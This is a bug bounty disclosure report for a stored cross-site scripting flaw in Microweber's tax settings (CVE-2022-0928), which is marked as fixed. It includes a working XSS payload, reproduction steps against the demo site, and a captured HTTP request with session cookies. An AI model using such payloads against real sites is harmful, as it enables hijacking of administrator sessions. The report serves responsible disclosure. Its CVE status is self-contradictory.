

Cross-site Scripting (XSS) - Stored in microweber/microweber



Reported on Mar 9th 2022

Description

Type parameter in the body of POST request triggered by add/edit tax in microweb are vulnerable to stored XSS.

(1) Settings > Taxes > Tax type

Proof of Concept

Step (1): Access <https://demo.microweber.org/?template=dream>

Step (2): Browse to Settings > Taxes > Tax type

Step (3): Add or Edit current tax and input legitimate value so as to capture legitimate request

Step (4): Modify the value of type parameter in the POST request body with below example, which is URL encoded:

"><img+src%3dx+onerror%3dalert(document.domain)>


```

1 POST /demo/api/shop/save_tax_item HTTP/1.1
2 Host: demo.microweber.org
3 Cookie: laravel_session=s8rsh0F4hXqBjC66bhhq0TG0UEBjctWFPzVC6G; remember_web_59ba36addc2b2f94015804014c7f58e4e30985d=
  249CTtWlvuLcGG02w6vQqsWh0A7v6w2P21bryyJK6eVNNLLf04n75QWDFH847C1242y124104241140Pkgv UA93ca706prluSTHe3pac9qTg0BRluldB9Uth12F1Yu; csrf-token-data=
  47B12value42213A122V2EnSWy94JIK0BHyW5ftKGgFHo44Zhi1N7p7HE12242C122expiry12213A164684758565817D; back_to_admin=
  https://demo.microweber.org/demo/admin/view/32settings/32option_group/32shop/taxes/admin
4 Content-Length: 31
5 Sec-Ch-Ua: "(Not:A:Brand";v="8", "Chromium";v="98"
6 Accept: */*
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Sec-Ch-Ua-Mobile: 70
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.82 Safari/537.36
11 Sec-Ch-Ua-Platform: "Windows"
12 Origin: https://demo.microweber.org
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://demo.microweber.org/demo/admin/view/settings
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19 Connection: close
20
21 id=0&name=aaa&type=""><img+src%3dx+onerror%3dalert(document.domain)>&rate=1

```

Step (5): Forward the request after modification

An attack controlled alert box will be prompted whenever a user access this page, i.e. (Settings > Taxes > Tax type)



Impact

If an attacker can control a script that is executed in the victim's browser, they might compromise that user, in this case, an admin, by stealing its cookies.

CVE

CVE-2022-0928

(Published)

Vulnerability Type

CWE-79: Cross-site Scripting (XSS) - Stored

Severity

Medium (6.8)


Visibility

Public

Status

Fixed

Found by



James Yeung

@scriptidiot

unranked ▾

Fixed by



Bozhidar Slaveykov

@bobimicroweber

Chat with us



@bozhidar

maintainer

This report was seen 611 times.

We are processing your report and will contact the **microweber** team within 24 hours.

9 months ago

James Yeung modified the report 9 months ago

We have contacted a member of the **microweber** team and are waiting to hear back

9 months ago

Bozhidar Slaveykov validated this vulnerability 9 months ago

James Yeung has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

Bozhidar Slaveykov marked this as fixed in 1.2.12 with commit **fc9137** 9 months ago

Bozhidar Slaveykov has been awarded the fix bounty ✓

This vulnerability will not receive a CVE ✗

Sign in to join this conversation

2022 © 418sec

huntr

home

part of 418sec

company

Chat with us

[hacktivity](#)

[about](#)

[leaderboard](#)

[team](#)

[FAQ](#)

[contact us](#)

[terms](#)

[privacy policy](#)

[Chat with us](#)